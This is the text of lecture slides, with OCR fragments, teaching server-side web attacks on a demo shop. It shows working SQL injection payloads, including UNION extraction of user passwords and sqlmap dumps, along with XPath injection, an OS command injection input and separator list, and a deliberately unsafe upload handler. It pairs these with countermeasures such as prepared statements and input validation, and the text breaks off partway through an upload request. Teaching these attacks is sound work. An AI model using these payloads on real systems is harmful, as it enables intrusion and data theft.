
Server-side Attacks

SQLi, XPath Injection, OS Command Injection, File Upload, XXE

Rough Overview

- 1. Introduction
- 2. Basic Principles and Resources
- 3. Architecture & Basic Web Procedure
- 4. Authentication and Session Management
- 5. Authorization
- 6. >> Server and Backend Attacks <<
- 7. Remaining Client Attacks
- 8. General Topics
- 9. Conclusions



← → G Φ	Ū	lightside.me/shop/login.php	***	\odot	☆	lil/
Hey fellow	jedi,	welcome to our light	tsabe	er s	sh	op!
Username: test						
Password:						
Login						


Select title, name, uname from users where uname = 'test' and password = 'password';

Username or password is wrong.

← → G ⊕		***	\odot	☆	\
Hey fellow	jedi, welcome to our lightsa	be	r	sho	p!
Username: test'					
Password:					
Login					

Select title, name, uname from users where uname = 'test'' and password = 'password';

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'password" at line 1



Select title, name, uname from users where uname = 'test' or 1=1; -- ' and password = 'password';


User: mastery Logout

That's pretty nice, but how can we retrieve data?



We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Darth Maul Double-Saber V









We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Dooku Curved 3000





We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select ~

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1" at line 1







Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	
3	Sidious Classic	Darth Sidiou's old fashioned saber - a real classic.	55000.00	






We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Select @@version;-- -" at line 1




We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

The used SELECT statements have a different number of columns




1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
10.3.23-MariaDB-0+deb10u1				



Which one would you like to see? Select

10.3.23-MariaDB-0+deb10u1



We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

10.3.23-MariaDB-0+deb10u1 robot@localhost

Information Schema COLUMNS Table

The Information Schema columns table provides information about columns in each table on the server.

It contains the following columns:

Column	Description	Introduced
TABLE_CATALOG	Always contains the string 'def'.	
TABLE_SCHEMA	Database name.	
TABLE_NAME	Table name.	
COLUMN_NAME	Column name.	

_		Ξ
	3	
	w	1

🔏 lightside.me/shop/index.php?sid=' UNION Select table_schema, table_name, column_name, null, null from information_schema.columns;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

×

Which one would you like to see? Select

information_schema	ALL_PLUGINS	PLUGIN_NAME	
information_schema	ALL_PLUGINS	PLUGIN_VERSION	
information_schema	ALL_PLUGINS	PLUGIN_STATUS	
			$\overline{}$


lightside users title name lightside users uname lightside users name lightside users password lightside users password


We now have all those fance darkside sabers in stock for you!


Which one would you like to see? Select


yoda	mastery	forgottenmypasswordIhave	
luke skywalker	luke	whoismyfather?	
han solo	captain_han	lovelea	

pretty easy if the application is so chatty...










Can you guess a valid id of a lightsaber?


1' or 1=1;-- - check

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near " or 1=1;---' at line 1




Can you guess a valid id of a lightsaber?






Can you guess a valid id of a lightsaber?

1 and 1=2;-- - check




Can you guess a valid id of a lightsaber?





Can you guess a valid id of a lightsaber?

1 and true = false;-- - check










Can you guess a valid id of a lightsaber?


1 and true = true;-- - check






1 and true = (SELECT IF check

Returns true if the 1 character of the first username equals "m"



Can you guess a valid id of a lightsaber?

1 and true = (SELECT IF check



Can you guess a valid id of a lightsaber?







Can you guess a valid id of a lightsaber?



dsc@DESKTOP-KKO1KCR:~\$ sqlmap -u http://lightside.me/shop/blind.php?id=1



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user' s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon sible for any misuse or damage caused by this program

[*] starting @ 17:03:42 /2020-11-21/

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --dbs
available databases [5]:
[*] dvwa
[*] information_schema
[*] lightside
[*] mysql
[*] performance_schema
 > sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside --tables
Database: lightside
[2 tables]
 lightsabers
  users
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside -T users --dump
Database: lightside
Table: users
[3 entries]
                           title password
              uname
 name
 yoda mastery master forgottenmypasswordIhave
 luke skywalker | luke
                           NULL
                                  | whoismyfather?
 han solo
             | captain han | NULL
                                   llovelea
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --sql-shell
Select * from lightside.users;
• • •
Select * from lightside.users [3]:
[*] yoda, forgottenmypasswordIhave, master, mastery
[*] luke skywalker, whoismyfather?, , luke
   han solo, lovelea, , captain han
```

SQL Injection

•	

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Duine pur s)	

(Primary) Violated Principle

SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	
OWASP Top 10	
(Primary) Violated Principle	

SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) Prepared Statements Abstraction (e.g. ORMs)
OWASP Top 10	
(Primary) Violated Principle	

Prepared Statements example

```
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname, password from users where uname = ?;";
    $statement = $mysqli->prepare($sql);
    $statement->bind_param('s', $_POST['uname']);
    $statement->execute();
    $result = $statement->get_result();

if(!$mysqli->error){
    $user = $result->fetch_object();

if ($user !== NULL && $user->password == $_POST['pwd']){
    $_SESSION['uname'] = $user->uname;
```

ORM example (Doctrine)

```
<?php
// src/Product.php
use Doctrine\ORM\Mapping as ORM;
 * @ORM\Entity
* @ORM\Table(name="products")
class Product
     * @ORM\Id
     * @ORM\Column(type="integer")
     * @ORM\GeneratedValue
    protected $id;
     * @ORM\Column(type="string")
    protected $name;
   // .. (other code)
```

```
<?php
// update_product.php <id> <new-name>
require_once "bootstrap.php";
id = \arg v[1];
$newName = $argv[2];
$product = $entityManager->find('Product', $id);
if ($product === null) {
    echo "Product $id does not exist.\n";
    exit(1);
$product->setName($newName);
$entityManager->flush();
 echo sprintf("-%s\n", $product->getName());
```

https://www.doctrine-project.org/projects/doctrine-orm/en/current/tutorials/getting-started.html

SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) Prepared Statements Abstraction (e.g. ORMs)
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	

SQL Injection


Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) Prepared Statements Abstraction (e.g. ORMs)
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	"Strictly separate data and control instructions, and never process control instructions received from untrusted sources."

Further exploitation

what else you can do heavily depends on

- the query you're injecting into
 - SELECT, INSERT INTO, UPDATE, DELETE, EXEC
- the operating system and dbms configuration
 - reading / writing files
 - e.g. MySQL: load_file
 - executing OS commands
 - e.g. MS SQL: xp_cmdshell, xp_servicecontrol

Old but gold



https://xkcd.com/327/



https://9gag.com/gag/aBg8PLx

main problem:

user input included in sql (backend) context messes up the predefined query structure

can you think of any other backend context we can mess with?

(xxx injection)

```
<?xml version="1.0" encoding="utf-8"?>
<users>
    <user>
        <title>master</title>
       <name>yoda</name>
       <uname>mastery</uname>
       <password>forgottenmypasswordIhave
    </user>
    <user>
       <name>luke skywalker</name>
       <uname>luke</uname>
       <password>whoismyfather?</password>
    <user>
        <name>han solo</name>
       <uname>captain han</uname>
       <password>lovelea</password>
</users>
```



//user[uname='test'][password='password']

Username or password is wrong.

```
<?xml version="1.0" encoding="utf-8"?>
<users>
    <user>
       <title>master</title>
       <name>yoda</name>
       <uname>mastery</uname>
       <password>forgottenmypasswordIhave
    </user>
    <user>
       <name>luke skywalker</name>
       <uname>luke</uname>
       <password>whoismyfather?
    <user>
       <name>han solo</name>
       <uname>captain han</uname>
       <password>lovelea</password>
    </user>
</users>
```

```
//user[uname='asdf' or '1' = '1'][password='asdf' or '1' = '1']
```

User: mastery Logout

Goal	Retrieve data from XML or manipulate logical flow
How	

Solution

OWASP Top 10

(Primary) Violated Principle

•		

Goal	Retrieve data from XML or manipulate lo	ogical flow
------	---	-------------

How

By manipulating the structure of the XPATH query through userdata

Different types

- Verbose / Blind (Time-based)

Solution

OWASP Top 10

(Primary) Violated Principle

	APadii Injection
Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	
(Primary) Violated Principle	

Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	"Strictly separate data and control instructions, and never process control instructions received from untrusted sources."

Some more backend injections

SMTP/Email Injection

https://www.acunetix.com/blog/articles/email-header-injection/

LDAP Injection

- https://www.netsparker.com/blog/web-security/ldap-injection-how-to-prevent/
- https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html

XML Injection

- http://projects.webappsec.org/w/page/13247004/XML%20Injection#:~:text=XML%20Injection%20is%20an%20attack,intend%20logic%20of%20the%20application.
- https://www.whitehatsec.com/glossary/content/xml-injection

NoSQL Injection

- https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf
- https://www.netsparker.com/blog/web-security/what-is-nosql-injection/
- https://www.acunetix.com/blog/web-security-zone/nosql-injections/

all these injections target backend services...

can we also attack the server itself directly?

Hey fellow jedi, do you have any troubles with this server?

```
Access 

192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0; I 192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0; I 192.168.0.157 - [08/Nov/2020:16:09:06 +0100] "GET /shop/ HTTP/1.1" 302 445 "-" "Mozilla/5.0 (Windows NT 10.0; I 192.168.0.157 - [08/Nov/2020:16:09:06 +0100] "GET /shop/login.php HTTP/1.1" 200 633 "-" "Mozilla/5.0 (Windows NT 10.0; I 192.168.0.157 - [08/Nov/2020:16:09:11 +0100] "GET /forum/ HTTP/1.1" 200 549 "-" "Mozilla/5.0 (Windows NT 10.0; I 192.168.0.157 - [08/Nov/2020:16:09:15 +0100] "GET /forum/foverview.php?uname=admin HTTP/1.1" 200 786 "http://lightside.nv.logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical.com/logical
```

do you see any problems?



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Select what you want to see ~

tail /var/log/apache2/; id; .log

Characters for separation

Windows and Linux/Unix:

• & && | ||

Linux/Unix only:

- ; \n
- execution within original command:
 - `cmd`
 - \$(cmd)

OS Command Injection



Goal	Execute malicous commands on server
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

OS Command Injection

Goal	Execute malicous commands on server	
How	By manipulating the structure of the OS command through userdata	
Solution		
OWASP Top 10		

(Primary) Violated Principle

Countermeasures

- Just don't directly call OS-commands from application code!
 - Use safer language/platform specific APIs
- If you have to use them
 - Just don't
- If you really have to use them
 - STRICT Input Validation
 - Whitelist, Typecasting etc.

OS Command Injection

	1	

Goal	Execute malicous commands on server	
How	By manipulating the structure of the OS command through userdata	
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation	
OWASP Top 10		

(Primary) Violated Principle

OS Command Injection

Goal	Execute	malicous	commands	on server

How By manipulating the structure of the OS command through userdata

Avoid using direct OS commands
Usage of safer APIs for the specific purpose

Strict input validation

OWASP Top 10 A1:2017-Injection

"Strictly separate data and control instructions, and never process control instructions received from untrusted sources."

(Primary)
Violated Principle

Solution

can you think of another common way to inject code on a server?



Welcome Master Kenobi

Nice profile pic you have here.



Still wann upload a new one?

Browse... No file selected.

Upload

```
if (!empty($_FILES)){
    move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
    $_SESSION['profilepic'] = $_FILES['pic']['name'];
}
```

do you see any problems?

```
1 POST /upload.php HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=--------227856152536330666113253305972
8 Content-Length: 28777
9 Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/upload.php
12 Cookie: PHPSESSID=ja4vshur52i87pborn7e5hg4nu
13 Upgrade-Insecure-Requests: 1
     -----2278561525330666113253305972
  Content-Disposition: form-data; name="MAX FILE SIZE"
17
18
  10000000
       -----2278561525330666113253305972
  |Content-Disposition: form-data; name="pic"; filename="Obiwanl.jpg"
  Content-Type: image/jpeg
23 ÿØÿäJFIF``ÿÜC
24 $.' ",#(7),01444'9=82<.342ÿÛC
25 ÿĵ}!1AQa"q200;#B±ÁRÑä$3br0
```

```
1 POST /upload.php HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 | Content-Type: multipart/form-data; boundary=------------19433307819243937082674373261
8 Content-Length: 465
9 Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/upload.php
12 Cookie: PHPSESSID=ja4vshur52i87pborn7e5hg4nu
